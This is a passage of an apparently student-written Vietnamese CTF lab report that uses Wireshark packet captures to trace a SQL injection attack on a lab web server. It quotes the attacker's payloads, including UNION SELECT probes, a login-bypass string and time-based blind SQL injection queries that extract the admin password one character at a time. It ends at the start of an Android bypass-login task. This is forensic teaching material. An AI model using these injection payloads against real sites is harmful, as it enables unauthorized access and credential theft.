[Request URI: /login.php]
[Full request URI: http://as8742.duckdns.org:2808/login.php]

```

Cookie trong suốt quá trình diễn ra tấn công web

18450 80.220222	172.18.0.1	172.18.0.3	HTTP	483	GET /news.php?name=more HTTP/1.1
18474 80.267491	172.18.0.3	172.18.0.1	HTTP	565	HTTP/1.1 200 OK (text/html)
19074 83.008119	172.18.0.1	172.18.0.3	HTTP	483	GET /news.php?name=more HTTP/1.1
19091 83.011082	172.18.0.3	172.18.0.1	HTTP	548	HTTP/1.1 200 OK (text/html)
19092 83.004870	172.18.0.1	172.18.0.3	HTTP	492	GET /news.php?name=more HTTP/1.1

```

> Frame 19074: 483 bytes on wire (3864 bits), 483 bytes captured (3864 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 80, Dst Port: 50194, Seq: 418, Ack: 500, Len: 417
Hypertext Transfer Protocol
  > GET /news.php?name=more HTTP/1.1\r\n
    Request Method: GET
    > Request URI: /news.php?name=more
    Request Version: HTTP/1.1
    Host: as8742.duckdns.org:2808\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
  > Cookie: PHPSESSID=fd6853a47ea490bfe69cc82954439b8d\r\n
    Upgrade-Insecure-Requests: 1\r\n
\r\n
[Response in frame: 19091]
[Full request URI: http://as8742.duckdns.org:2808/news.php?name=more]

```

Lab 6: CTF Final Test

No.	Time	Source	Destination	Protocol	Length	Info
35437	106.152414	172.18.0.3	172.18.0.1	HTTP	669	HTTP/1.1 200 OK (text/html)
39910	110.357115	172.18.0.1	172.18.0.3	HTTP	509	GET /news.php?name=%22%20union%20select%20username%20from%20--+--
39927	110.360760	172.18.0.3	172.18.0.1	HTTP	570	HTTP/1.1 200 OK (text/html)
49482	130.168465	172.18.0.1	172.18.0.3	HTTP	538	GET /news.php?name=%22%20union%20select%20username%20from%20--+--
49502	130.164484	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
51439	133.562896	172.18.0.1	172.18.0.3	HTTP	533	GET /news.php?name=%22%20union%20select%20username%20from%20--+--
51456	133.564628	172.18.0.3	172.18.0.1	HTTP	669	HTTP/1.1 200 OK (text/html)
51456	133.564628	172.18.0.1	172.18.0.3	HTTP	520	GET /news.php?name=%22%20union%20select%20username%20from%20--+--

Frame 51439: 533 bytes on wire (4264 bits), 533 bytes captured (4264 bits)
Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
Transmission Control Protocol, Src Port: 50164, Dst Port: 80, Seq: 473, Ack: 353, Len: 467
Hypertext Transfer Protocol
 ▼ GET /news.php?name=%22%20union%20select%20username,password%20from%20--+-- HTTP/1.1\r\n
 Request Method: GET
 > Request URI: /news.php?name=%22%20union%20select%20username,password%20from%20--+--
 Request Version: HTTP/1.1
 Host: as8742.duckdns.org:2808\r\n
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
 Accept-Language: en-US,en;q=0.5\r\n
 Accept-Encoding: gzip, deflate\r\n
 Connection: keep-alive\r\n
 Cookie: PHPSESSID=fde853a47ea490bfe69cc82954439b8d\r\n
 Upgrade-Insecure-Requests: 1\r\n
\r\n
[Response in frame: 51456]
[Full request URI: http://as8742.duckdns.org:2808/news.php?name=%22%20union%20select%20username,password%20from%20--+--]

- Vậy tài khoản mà hacker dùng để đăng nhập là
Username: admin
Password: ' or username='admin' --

f) Server mà hacker dùng để test là gì?

- Xem ngẫu nhiên 1 gói tin POST, em thấy trong trường Hyper Text Transfer Protocol có các thông tin cụ thể về server

pcap.pcap						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
ip.addr == 172.18.0.1 and (http.request.method in (HEADER, POST) or http.response_in)						
No.	Time	Source	Destination	Protocol	Length	Info
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
3822	20.365350	172.18.0.1	172.18.0.3	HTTP	516	GET /index.php HTTP/1.1
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4952	26.041372	172.18.0.1	172.18.0.3	HTTP	524	GET /news.php HTTP/1.1


> Frame 3786: 614 bytes on wire (4912 bits), 614 bytes captured (4912 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 34068, Dst Port: 80, Seq: 1, Ack: 1, Len: 548
 ▼ Hypertext Transfer Protocol
 ▼ POST /login.php HTTP/1.1\r\n
 Request Method: POST
 Request URI: /login.php
 Request Version: HTTP/1.1
 Host: as8742.duckdns.org:2808\r\n
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
 Accept-Language: en-US,en;q=0.5\r\n
 Accept-Encoding: gzip, deflate\r\n
 Content-Type: application/x-www-form-urlencoded\r\n
 Content-Length: 40\r\n
 Origin: http://as8742.duckdns.org:2808\r\n
 Connection: keep-alive\r\n
 Referer: http://as8742.duckdns.org:2808/\r\n
 Upgrade-Insecure-Requests: 1\r\n
\r\n
[Response in frame: 3816]
[Full request URI: http://as8742.duckdns.org:2808/login.php]
File Data: 40 bytes
> HTML Form URL Encoded: application/x-www-form-urlencoded

Lab 6: CTF Final Test


⇒ Server mà hacker đang test có domain: as8742.duckdns.org:2808

g) Có vẻ là hacker đã lấy được mật khẩu của admin. Nhưng có người lại bảo là chưa. Vậy hacker đã lấy được mật khẩu của admin chưa? Mật khẩu của admin là gì? Hacker đã lấy được gì?

- Để xác thực tin đồn, em sẽ tiếp tục phân tích các gói tin giao tiếp giữa web server (172.18.0.3) và database (172.18.0.2) ngay sau khi hacker truy cập được vào trang web. Có thể thấy ngay sau khi hacker login thành công thì server lập tức giao tiếp với database để xác thực tài khoản (từ gói 17999 - 18040)



- Ngay khi xem nội dung gói 18010 thì em tìm được thông tin khá đáng nghi



- Em tiến hành Follow TCP Stream với gói tin này thì tìm được 1 password như sau:



Lab 6: CTF Final Test

- Vì username là admin nên có vẻ đây là password của tài khoản admin. Giờ để kiểm tra xem hacker có biết được password đúng chưa, em sẽ tìm các password mà Hacker đã thử và so sánh với password đúng này.
 - Hacker đã gửi đi rất nhiều câu truy vấn tới web server nhưng có vẻ trong đó không có password của attacker nên em sẽ phân tích thêm các câu truy vấn này. Trước tiên các câu truy vấn trong request header đều bị encode hết nên để dễ nhìn hơn em sẽ tìm cách decode chúng.

- Nhưng may mắn thay, em tìm được bản rõ của các câu truy vấn này trong các gói tin Request query mà web server (IP là 172.18.0.1) gửi cho hệ thống database (có IP là 172.18.0.2)

```
ip.addr == 172.18.0.2 and _ws.col.info == "Request Query"

No. Time Source Destination Protocol Length Info
79067 19:743440 172.18.0.3 172.18.0.2 MySQL 152 Request Query
83129 21:2:143157 172.18.0.3 172.18.0.2 MySQL 234 Request Query
87098 23:6.020332 172.18.0.3 172.18.0.2 MySQL 234 Request Query

▼ Frame 83129: 234 bytes on wire (1872 bits), 234 bytes captured (1872 bits)
  Encapsulation type: Ethernet (1)
  Arrival Time: Mar 22, 2024 12:54:51.359607000 SE Asia Standard Time
  UTC Arrival Time: Mar 22, 2024 05:54:51.359607000 UTC
  Epoch Arrival Time: 1711086891.359607000
  [Time shift for this packet: 0.000000000 seconds]
  [Time delta from previous captured frame: 0.000119000 seconds]
  [Time delta from previous displayed frame: 18.399717000 seconds]
  [Time since reference or first frame: 212.143157000 seconds]
  Frame Number: 83129
  Frame Length: 234 bytes (1872 bits)
  Capture Length: 234 bytes (1872 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:ip:tcp:mysql]
  [Coloring Rule Name: TCP]
  [Coloring Rule String: tcp]
> Ethernet II, Src: 02:42:ac:12:00:03 (02:42:ac:12:00:03), Dst: 02:42:ac:12:00:02 (02:42:ac:12:00:02)
> Internet Protocol Version 4, Src: 172.18.0.3, Dst: 172.18.0.2
> Transmission Control Protocol, Src Port: 34278, Dst Port: 3306, Seq: 141, Ack: 95, Len: 168
MySQL Protocol
  Packet Length: 164
  Packet Number: 0
  ▼ Request Command Query
    Command: Query (3)
    Statement: SELECT name, content FROM news WHERE name LIKE "%" UNION SELECT IF(SUBSTR((SELECT password FROM users WHERE username='admin'),1,1)='a',sleep(4),sleep(4)), 'a' -- %


```

```
ip.addr == 172.18.0.2 and _ws.col.info == "Request Query"

No. Time Source Destination Protocol Length Info
83129 212.143157 172.18.0.3 172.18.0.2 MySQL 234 Request Query
87098 238.020332 172.18.0.3 172.18.0.2 MySQL 234 Request Query
87124 238.027813 172.18.0.3 172.18.0.2 MySQL 234 Request Query

▼ Frame 87098: 234 bytes on wire (1872 bits), 234 bytes captured (1872 bits)
  Encapsulation type: Ethernet (1)
  Arrival Time: Mar 22, 2024 12:55:09.236782000 SE Asia Standard Time
  UTC Arrival Time: Mar 22, 2024 05:55:09.236782000 UTC
  Epoch Arrival Time: 1710869085.236782000
  [Time shift for this packet: 0.000000000 seconds]
  [Time delta from previous captured frame: 0.000001000 seconds]
  [Time delta from previous displayed frame: 17.877175000 seconds]
  [Time since reference of first frame: 130.020332000 seconds]
  Frame Number: 87098
  Frame Length: 234 bytes (1872 bits)
  Capture Length: 234 bytes (1872 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ether-type:ip:tcp:mysql]
  [Coloring Rule Name: TCP]
  [Coloring Rule String: tcp]
> Ethernet II, Src: 02:42:ac:12:00:03 (02:42:ac:12:00:03), Dst: 02:42:ac:12:00:02 (02:42:ac:12:00:02)
> Internet Protocol Version 4, Src: 172.18.0.3, Dst: 172.18.0.2
> Transmission Control Protocol, Src Port: 42382, Dst Port: 3306, Seq: 141, Ack: 95, Len: 168
MySQL Protocol
  Packet Length: 164
  Packet Number: 0
  ✓ Request Command Query
    Command: Query (3)
    Statement: SELECT name, content FROM news WHERE name LIKE "%" UNION SELECT IF(SUBSTR((SELECT password FROM users WHERE username='admin')),1,1,'a',sleep(4),sleep(0)), 'a' -- %


```

Lab 6: CTF Final Test

ip.addr == 172.18.0.2 and _ws.col.info == "Request Query"						
No.	Time	Source	Destination	Protocol	Length	Info
87098	230.020332	172.18.0.3	172.18.0.2	MySQL	234	Request Query
87124	230.027813	172.18.0.3	172.18.0.2	MySQL	234	Request Query
87154	230.037839	172.18.0.3	172.18.0.2	MySQL	234	Request Query
Frame 87124: 234 bytes on wire (1872 bits), 234 bytes captured (1872 bits) Encapsulation type: Ethernet (1) Arrival Time: Mar 22, 2024 12:55:09.244263000 SE Asia Standard Time UTC Arrival Time: Mar 22, 2024 05:55:09.244263000 UTC Epoch Arrival Time: 1711086909.244263000 [Time shift for this packet: 0.000000000 seconds] [Time delta from previous captured frame: 0.000000000 seconds] [Time since reference or first frame: 230.027813000 seconds] Frame Number: 87124 Frame Length: 234 bytes (1872 bits) Capture Length: 234 bytes (1872 bits) [Frame is marked: False] [Frame is ignored: False] [Protocols in frame: eth:ethertype:ip:tcp:mysql] [Coloring Rule Name: TCP] [Coloring Rule String: tcp] > Ethernet II, Src: 02:42:ac:12:00:03 (02:42:ac:12:00:03), Dst: 02:42:ac:12:00:02 (02:42:ac:12:00:02) > Internet Protocol Version 4, Src: 172.18.0.3, Dst: 172.18.0.2 > Transmission Control Protocol, Src Port: 42394, Dst Port: 3306, Seq: 141, Ack: 95, Len: 168						
MySQL Protocol Packet Length: 164 Packet Number: 8 Request Command Query Command: Query (3) Statement: SELECT name, content FROM news WHERE name LIKE "%" UNION SELECT IF(SUBSTR((SELECT password FROM users WHERE username='admin'),1,2)='b',sleep(4),sleep(0)), 'a' -- %						
No.	Time	Source	Destination	Protocol	Length	Info
87124	230.027813	172.18.0.3	172.18.0.2	MySQL	234	Request Query
87154	230.037839	172.18.0.3	172.18.0.2	MySQL	234	Request Query
87182	230.047601	172.18.0.3	172.18.0.2	MySQL	234	Request Query
Frame 87154: 234 bytes on wire (1872 bits), 234 bytes captured (1872 bits) Encapsulation type: Ethernet (1) Arrival Time: Mar 22, 2024 12:55:09.254289000 SE Asia Standard Time UTC Arrival Time: Mar 22, 2024 05:55:09.254289000 UTC Epoch Arrival Time: 1711086909.254289000 [Time shift for this packet: 0.000000000 seconds] [Time delta from previous captured frame: 0.000003000 seconds] [Time delta from previous displayed frame: 0.010026000 seconds] [Time since reference or first frame: 230.037839000 seconds] Frame Number: 87154 Frame Length: 234 bytes (1872 bits) Capture Length: 234 bytes (1872 bits) [Frame is marked: False] [Frame is ignored: False] [Protocols in frame: eth:ethertype:ip:tcp:mysql] [Coloring Rule Name: TCP] [Coloring Rule String: tcp] > Ethernet II, Src: 02:42:ac:12:00:03 (02:42:ac:12:00:03), Dst: 02:42:ac:12:00:02 (02:42:ac:12:00:02) > Internet Protocol Version 4, Src: 172.18.0.3, Dst: 172.18.0.2 > Transmission Control Protocol, Src Port: 42410, Dst Port: 3306, Seq: 141, Ack: 95, Len: 168						
MySQL Protocol Packet Length: 164 Packet Number: 8 Request Command Query Command: Query (3) Statement: SELECT name, content FROM news WHERE name LIKE "%" UNION SELECT IF(SUBSTR((SELECT password FROM users WHERE username='admin'),1,2)='c',sleep(4),sleep(0)), 'a' -- %						

- Giá trị Statement chính là chuỗi URL mà hacker gửi cho web server nhằm tìm password cho tài khoản admin.
- Sau khi phân tích các giá trị Statement mà hacker gửi đi thì em thấy hacker thực hiện SQL injection tấn công webserver để lấy password của tài khoản admin bằng cách chèn các câu lệnh truy vấn SQL tích hợp với điều kiện if else.
- Có thể hiểu ý tưởng tấn công SQLi như sau:

Thực hiện bruteforce từng ký tự một trong password, mỗi khi tìm được 1 ký tự tại 1 vị trí cụ thể trong password thì gọi hàm sleep(4) để ngủ 4 giây tức là trong 4 giây này sẽ không gửi truy vấn nữa, ngược lại gọi hàm sleep(0) để ngủ 0 giây.

Ví dụ:

Lab 6: CTF Final Test

No.	Time	Source	Destination	Protocol	Length	Info
87124	230.027813	172.18.0.3	172.18.0.2	MySQL	234	Request Query
87154	230.037839	172.18.0.3	172.18.0.2	MySQL	234	Request Query
87182	230.047601	172.18.0.3	172.18.0.2	MySQL	234	Request Query

Frame 87154: 234 bytes on wire (1872 bits), 234 bytes captured (1872 bits)
 Encapsulation type: Ethernet (1)
 Arrival Time: Mar 22, 2024 12:55:09.254289000 SE Asia Standard Time
 UTC Arrival Time: Mar 22, 2024 05:55:09.254289000 UTC
 Epoch Arrival Time: 1711086909.254289000
 [Time shift for this packet: 0.000000000 seconds]
 [Time delta from previous captured frame: 0.000003000 seconds]
 [Time delta from previous displayed frame: 0.010026000 seconds]
 [Time since reference or first frame: 230.037839000 seconds]
 Frame Number: 87154
 Frame Length: 234 bytes (1872 bits)
 Capture Length: 234 bytes (1872 bits)
 [Frame is marked: False]
 [Frame is ignored: False]
 [Protocols in frame: eth:ethertype:ip:tcp:mysql]
 [Coloring Rule Name: TCP]
 [Coloring Rule String: tcp]
 > Ethernet II, Src: 02:42:ac:12:00:03 (02:42:ac:12:00:03), Dst: 02:42:ac:12:00:02 (02:42:ac:12:00:02)
 > Internet Protocol Version 4, Src: 172.18.0.3, Dst: 172.18.0.2
 > Transmission Control Protocol, Src Port: 42410, Dst Port: 3306, Seq: 141, Ack: 95, Len: 168
 MySQL Protocol
 Packet Length: 164
 Packet Number: 0
 Request Command Query
 Command: Query (3)
 Statement: SELECT name, content FROM news WHERE name LIKE "% UNION SELECT IF(SUBSTR((SELECT password FROM users WHERE username='admin'),1,1)='c',sleep(4),sleep(0)), 'a' -- %"

- Tù lệnh này: database sẽ kiểm tra xem ký tự thứ 1 trong password có phải 'c' không. Nếu đúng thì chương trình gửi truy vấn ngủ 4 giây, ngược lại ngủ 0 giây hay tiếp tục công việc gửi truy vấn tới web server.
 'a' + --: Kết thúc câu lệnh SQL với dấu "--" để bỏ qua mọi thứ còn lại
- Do đó để tìm được passord mà hacker đã tìm ra thì em sẽ tìm các gói tin mà gói tin ngay sau nó có Time delta from previous displayed frame \geq 4 giây (vì giá trị này cho biết khoảng chênh lệch thời gian giữa 2 gói tin liên tiếp trong cửa sổ chính sau khi đã thực hiện filter)/
- Dựa trên chênh lệch thời gian giữa các gói tin, em tìm các gói có khoảng chênh lệch 4 giây
- Vì gói 90003 có Time > 4s nên gói trước N0.89393 chứa ký tự đúng đầu tiên

89393	230.895384	172.18.0.3	172.18.0.2	MySQL	234	Request Query
90003	234.905806	172.18.0.3	172.18.0.2	MySQL	234	Request Query
90031	234.918887	172.18.0.3	172.18.0.2	MySQL	234	Request Query

Frame 90003: 234 bytes on wire (1872 bits), 234 bytes captured (1872 bits)
 Encapsulation type: Ethernet (1)
 Arrival Time: Mar 22, 2024 12:55:14.122256000 SE Asia Standard Time
 UTC Arrival Time: Mar 22, 2024 05:55:14.122256000 UTC
 Epoch Arrival Time: 1711086914.122256000
 [Time shift for this packet: 0.000000000 seconds]
 [Time delta from previous captured frame: 0.000156000 seconds]
 [Time delta from previous displayed frame: 4.010422000 seconds]
 [Time since reference or first frame: 234.905806000 seconds]
 Frame Number: 90003

Xem nội dung gói 89393 thì tìm được ký tự @

89393	230.895384	172.18.0.3	172.18.0.2	MySQL	234	Request Query
90003	234.905806	172.18.0.3	172.18.0.2	MySQL	234	Request Query
90031	234.918887	172.18.0.3	172.18.0.2	MySQL	234	Request Query

> Frame 89393: 234 bytes on wire (1872 bits), 234 bytes captured (1872 bits)
 > Ethernet II, Src: 02:42:ac:12:00:03 (02:42:ac:12:00:03), Dst: 02:42:ac:12:00:02 (02:42:ac:12:00:02)
 > Internet Protocol Version 4, Src: 172.18.0.3, Dst: 172.18.0.2
 > Transmission Control Protocol, Src Port: 42410, Dst Port: 3306, Seq: 141, Ack: 95, Len: 168
 MySQL Protocol
 Packet Length: 164
 Packet Number: 0
 Request Command Query
 Command: Query (3)
 Statement: SELECT name, content FROM news WHERE name LIKE "%" UNION SELECT IF(SUBSTR((SELECT password FROM users WHERE username='admin'),1,1)='@',sleep(4),sleep(0))

- Cứ tiếp tục như vậy em tìm được chuỗi: @dm1n_a3cr37_!@#.
- So sánh với password gốc thì khác nhau ở vị trí thứ 7. Thay vì 's', attacker chọn 'a' nên bị sai password.

- Vậy Hacker vẫn chưa biết được password của tài khoản admin

h) Có nên tình nghi đặc vụ đó là người đã thực hiện cuộc tấn công không? Tại sao?

- Từ các kết quả, thông tin thu thập được từ câu E, em nghĩ khả năng đặc vụ là người thực hiện cuộc tấn công là cực kỳ thấp nên có thể tạm coi như đặc vụ vô tội. Bởi vì như trình bày trong câu E thì ai đó đã dùng MDNS để mạo danh IP 172.18.0.1 rồi thực hiện tấn công thành công bằng SQL injection nhầm vào web server. Ngoài ra cookie giữa lần diễn ra tấn công và cookie khi đặc vụ tương tác với web là hoàn toàn khác nhau.

Đây là cookie khi diễn ra tấn công:

No.	Time	Source	Destination	Protocol	Length	Info
35437	106.152414	172.18.0.3	172.18.0.1	HTTP	669	HTTP/1.1 200 OK (text/html)
39910	110.357115	172.18.0.1	172.18.0.3	HTTP	509	GET /news.php?name=%22%20union%20select%20username%20from%20---%20and%201=1%20or%201=1
39927	110.360760	172.18.0.3	172.18.0.1	HTTP	570	HTTP/1.1 200 OK (text/html)
49482	130.160465	172.18.0.1	172.18.0.3	HTTP	538	GET /news.php?name=%22%20union%20select%20username%20from%20---%20and%201=1%20or%201=1
49502	130.164484	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
51439	133.562896	172.18.0.1	172.18.0.3	HTTP	533	GET /news.php?name=%22%20union%20select%20username%20from%20---%20and%201=1%20or%201=1
51456	133.564628	172.18.0.3	172.18.0.1	HTTP	669	HTTP/1.1 200 OK (text/html)
54806	133.722027	172.18.0.1	172.18.0.3	HTTP	520	GET /news.php?name=%22%20union%20select%20username%20from%20---%20and%201=1%20or%201=1


```

Frame 51439: 533 bytes on wire (4264 bits), 533 bytes captured (4264 bits)
Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
Transmission Control Protocol, Src Port: 50164, Dst Port: 80, Seq: 473, Ack: 353, Len: 467
Hypertext Transfer Protocol
  ▾ GET /news.php?name=%22%20union%20select%20username,password%20from%20---%20and%201=1%20or%201=1
    Request Method: GET
    > Request URI: /news.php?name=%22%20union%20select%20username,password%20from%20---%20and%201=1%20or%201=1
    Request Version: HTTP/1.1
    Host: as8742.duckdns.org:2808\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
  ▾ Cookie: PHPSESSID=fd6853a47ea490bfe69cc82954439b8d\r\n
  Upgrade-Insecure-Requests: 1\r\n
\r\n
[Response in frame: 51456]
[Full request URI: http://as8742.duckdns.org:2808/news.php?name=%22%20union%20select%20username,password%20from%20---%20and%201=1%20or%201=1]

```

Lab 6: CTF Final Test

Đây là cookie khi đặc vụ tương tác với web:

No.	Time	Source	Destination	Protocol	Length	Info
15686	60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
15702	60.295239	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found
15704	60.300651	172.18.0.1	172.18.0.3	HTTP	515	GET /news.php HTTP/1.1
15719	60.301927	172.18.0.3	172.18.0.1	HTTP	439	HTTP/1.1 200 OK (text/html)
16554	66.099378	172.18.0.1	172.18.0.3	HTTP	465	GET / HTTP/1.1
16556	66.099735	172.18.0.3	172.18.0.1	HTTP	531	HTTP/1.1 200 OK (text/html)
17997	74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
18015	74.870222	172.18.0.3	172.18.0.1	HTTP	402	HTTP/1.1 402 Found

```

> Frame 15686: 683 bytes on wire (5464 bits), 683 bytes captured (5464 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 38812, Dst Port: 80, Seq: 1, Ack: 1, Len: 617
  Hypertext Transfer Protocol
    <-- POST /login.php HTTP/1.1\r\n
      Request Method: POST
      Request URI: /login.php
      Request Version: HTTP/1.1
      Host: as8742.duckdns.org:2808\r\n
      User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
      Accept-Language: en-US,en;q=0.5\r\n
      Accept-Encoding: gzip, deflate\r\n
      Content-Type: application/x-www-form-urlencoded\r\n
    > Content-Length: 57\r\n
      Origin: http://as8742.duckdns.org:2808\r\n
      Connection: keep-alive\r\n
      Referer: http://as8742.duckdns.org:2808/\r\n
      Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c\r\n
      Upgrade-Insecure-Requests: 1\r\n
      \r\n
      [Response in frame: 15702]
      [Full request URI: http://as8742.duckdns.org:2808/login.php]
      File Data: 57 bytes
  HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "username" = "admin"
    > Form item: "password" = '' or username='admin' -- "

```


C. KỊCH BẢN 3 - Android

Đề bài:


bypass_login.apk - Như tên file, để tìm được flag hãy dịch ngược ứng dụng này và tìm cách bypass login. Đồng thời, cho biết dev đã mắc lỗi gì khi lập trình dẫn đến dễ dàng để lộ thông tin nhạy cảm như vậy. Đề xuất biện pháp khắc phục.

Giải:

- Cài đặt file *bypass_login.apk* vào máy ảo Android. Giao diện chính của ứng dụng.



- Khi vào ứng dụng sẽ phải nhập mật khẩu.



